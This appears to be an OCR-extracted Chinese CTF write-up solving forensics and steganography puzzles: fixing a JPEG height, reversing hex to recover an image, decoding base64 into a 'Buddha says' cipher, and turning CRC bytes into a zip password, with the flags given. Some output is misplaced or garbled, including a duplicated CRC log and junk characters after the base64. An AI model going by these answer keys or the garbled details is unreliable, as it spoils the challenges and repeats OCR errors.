


修改高度




Name	Value	Start	Size	Color
> struct APP0 app0[1]		7Ch	12h	Fg: Bg: 🟥
> struct DQT dqt[0]		8Eh	45h	Fg: Bg: 🟨
> struct DQT dqt[1]		D3h	45h	Fg: Bg: 🟦
∨ struct SOFx sof0		118h	13h	Fg: Bg: 🟥
enum M_ID marker	M_SOF0 (FFC0h)	118h	2h	Fg: Bg: 🟥
WORD szSection	17	11Ah	2h	Fg: Bg: 🟥
ubyte precision	8	11Ch	1h	Fg: Bg: 🟥
WORD Y_image	1920	11Dh	2h	Fg: Bg: 🟥
WORD X_image	1067	11Fh	2h	Fg: Bg: 🟥
ubyte nr_comp	3	121h	1h	Fg: Bg: 🟥
> struct COMPS comp[3]		122h	9h	Fg: Bg: 🟥

得出flag



倒立洗头

猜测是16进制，粘贴到010中，发现尾部存在倒着的jpg文件头




```
Output
Executing template 'C:\Program Files\010Editor64BitPortable\010 Templates
*ERROR: CRC Mismatch @ chunk[9]; in data: 00000045; expected: fcaffe9c
*ERROR: CRC Mismatch @ chunk[10]; in data: 00000044; expected: cc99cdfc
*ERROR: CRC Mismatch @ chunk[11]; in data: 00000047; expected: 6eca9cdc
*ERROR: CRC Mismatch @ chunk[12]; in data: 0000006e; expected: 9f23afb1
*ERROR: CRC Mismatch @ chunk[13]; in data: 00000062; expected: 252dd438
*ERROR: CRC Mismatch @ chunk[14]; in data: 00000021; expected: de88085d
*ERROR: CRC Mismatch @ chunk[15]; in data: 00000021; expected: ff6c6fc1
*ERROR: CRC Mismatch @ chunk[282]; in data: 9cb5d4b3; expected: 53bb99e3
```

需将每个倒转

```
with open("key.txt",'r') as f:
   a=f.read()
c=''
for i in range(len(a)-1,-1,-2):
   c+=a[i:i+2]
with open("key1.txt",'wb') as f:
   f.write(c.encode())
```


再粘贴至010，修复文件头为FF D8 FF，得到图片

发现base64




```
"5L2b5pel77ya5Li
K5L+x5pWF44CC6YG
g5aSn5a+G6Zq45oC
v6Zmk5aSa55qk5a2
V6ICo54iN5qK15Zy
w6Kuz6Jap5L6E56m
257y96ICB6Kuz5Li
N5oOz55qk6ICF5ru
F572w6Ly457y96Zi
/5L6E5ruF5qK15aS
i5L6E5LiN5Yal5ZC
J55yf5qK15rKZ57y
95bqm5Y2z57y96Zq
45oCv5piO5L6E5Yi
H5L6E55+l5ZGQ5Zy
w5Y2X5ZG86IiN5ZK
S5aWi5L2b5raF5ZO
G5aeq56We5a+G5pi
O5ZOG6YCd5a6k5Zy
w5oGQ5Yal5ZG85oC
v5L2b5Zad5ZOG5Ly
96YO95oCv6YGu6Ku
z5YCS57y95bid5Ya
l5bid6Ly45puw6Ku
z6bq85L+x5oCW5L+
x6Ium5L+x5rOiCg=
="kž$Ž$D1GþsÉÿ..
```

解密得到佛曰密码



佛日：上俱故。遠大密隸怯除多皤孕褥爍梵地諳薩侄究菩老諳不想皤者滅罰輸菩阿侄滅梵夢侄不冥吉真梵沙菩度即菩隸怯明侄切侄知吶地南呼舍咒奢佛涅哆姪神密明哆逝室地恐冥呼怯佛喝哆伽都怯遮諳倒菩帝冥帝輸曰諳麼俱怖俱苦俱波

发现无法解密，原因是“曰”成了“日”，修改正确，解出flag




unctf{it_is_easy_right?}

佛曰：上俱故。遠大密隸怯除多皤孕耨爍梵地諳薩侄究栜老諳不想皤者滅罰輸栜阿侄滅梵夢侄不冥吉真梵沙栜度即栜隸怯明侄切侄知吶地南呼舍咒耆佛涅哆姪神密明哆逝室地恐冥呼怯佛喝哆伽都怯遮諳倒栜帝冥帝輸曰諳麼俱怖俱苦俱波

LPL


不破不立.zip需要密码，从10.png入手

010打开发现多个CRC错误



```
Output
Executing template 'C:\Program Files\010Editor64BitPortable\010 Templates
*ERROR: CRC Mismatch @ chunk[9]; in data: 00000045; expected: fcaffe9c
*ERROR: CRC Mismatch @ chunk[10]; in data: 00000044; expected: cc99cdfc
*ERROR: CRC Mismatch @ chunk[11]; in data: 00000047; expected: 6eca9cdc
*ERROR: CRC Mismatch @ chunk[12]; in data: 0000006e; expected: 9f23afb1
*ERROR: CRC Mismatch @ chunk[13]; in data: 00000062; expected: 252dd438
*ERROR: CRC Mismatch @ chunk[14]; in data: 00000021; expected: de88085d
*ERROR: CRC Mismatch @ chunk[15]; in data: 00000021; expected: ff6c6fc1
*ERROR: CRC Mismatch @ chunk[282]; in data: 9cb5d4b3; expected: 53bb99e3
```

尝试对错误的CRC进行16进制转字符，即是压缩包密码




45 44 47 6e 62 21 21

转换后输出格式设置:

EDGnb!!

解压得到b站网址https://www.bilibili.com/bangumi/play/ep431768?from=search&seid=2681339926644936228&spm_id_from=333.337.0.0和有时间的图片，查看这一时间的评论，得到flag



蚂了个巴子

flag{LpL_zgbr_rNg_eDg777}

2021-11-24 14:11 2 回复